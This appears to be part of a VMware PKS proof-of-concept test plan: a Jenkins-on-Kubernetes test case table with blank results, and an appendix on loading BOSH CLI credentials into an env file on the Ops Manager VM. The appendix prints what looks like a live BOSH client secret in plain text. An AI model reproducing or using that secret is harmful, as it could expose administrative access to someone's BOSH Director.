Prerequisites	▪ Completion of section 0 ▪ Either public Internet access (if necessary, web proxy configured) from the Kubernetes work nodes to pull the following image(s) or access from the nodes to a private container image registry, which contains the image(s) in a local repository o jenkins/Jenkins:lts o csaroka/Jenkins-slave-k8s:lts o nginx o busybox o maven: alpine ▪ This test case is written to perform the procedure with Operator credentials. To perform the procedure as an Application Developer, apply the appropriate RBAC policies to the Jenkins namespace.	
Test Procedure	1) From the **Operator VM**, login to the PKS CLI and refresh credentials for the target Kubernetes cluster 2) Change to the kubernetes-jenkins directory `$ cd PATH/kubernetes-jenkins` 3) View the README online at GitHub.com and start with section "Create the project Namespace" 4) Document results for section Create Test Project to Launch Executor Pods 5) Document results for section Kubernetes plugin- Create and Run a Declarative Pipeline 6) Document results for section Kubernetes-cli plugin – Execute kubectl command from the Shell	
Test Data	Reference: https://code.vmware.com/samples/5160/jenkins-cicd-integration-with-pks-provisioned-kubernetes-clusters Base app reference spec: https://github.com/helm/charts/tree/master/stable/jenkins	
Expected Result	Step 4 Output	Both projects complete successfully
	Step 5 Output	Project complete successfully
	Step 6 Output	Console output reports namespace objects and "`Finished: Success`."
Actual Result	Step 4 Output	
	Step 5 Output	
	Step 6 Output	
Status (Pass / Fail)		


Table 36

4 Appendix

4.1 Supplement Test Case Configuration Steps

Accessing the BOSH Command Line

1) Login to the OpsMan web UI
2) Select the **BOSH Director for vSphere** tile
3) Select the **Credentials** tab
4) Locate the item "Bosh Commandline Credentials" and select **Link to Credential**
5) Select all text starting with BOSH_Client through the BOSH_ENVIROMENT value and copy to memory



```
"BOSH_CLIENT=ops_manager BOSH_CLIENT_SECRET=rbmWbaqRmd9rcEgT093mchxy_SZXUQOY BOSH_CA_CERT=/var/tempest/workspaces/default/root_ca_certificate BOSH_ENVIRONMENT=bosh.lab.local bosh "
```

6) From a terminal initiate an SSH session to the OpsMan VM. The username is "ubuntu" and the password was set during the OVA deployment.
   `$ ssh ubuntu@OPSMAN_IP`
7) Create a file in the home directory named **bosh.env**
   `$ vim bosh.env`
8) In the first line of the file, enter `export` then paste the string from memory
   `export BOSH_CLIENT=ops_manager BOSH_CLIENT_SE…<TRUNCATED>…BOSH_ENVIRONMENT=bosh.lab.local`
9) Save and exit the file
10) Source the file
    `$ . bosh.env`
11) You should now be able to execute BOSH commands, for example
    `$ bosh deployments`
12) If you log out of the SSH session then log back in, you will need to source the file again before running BOSH commands.

4.2 Service Request Log

SR No.	Issue Description	Date Opened	Status

4.3 Bug Report Log

Bug ID	Issue Description	Date Opened	Status

5 Attachments

VMware PKS PoC Prerequisites and Preparations Guide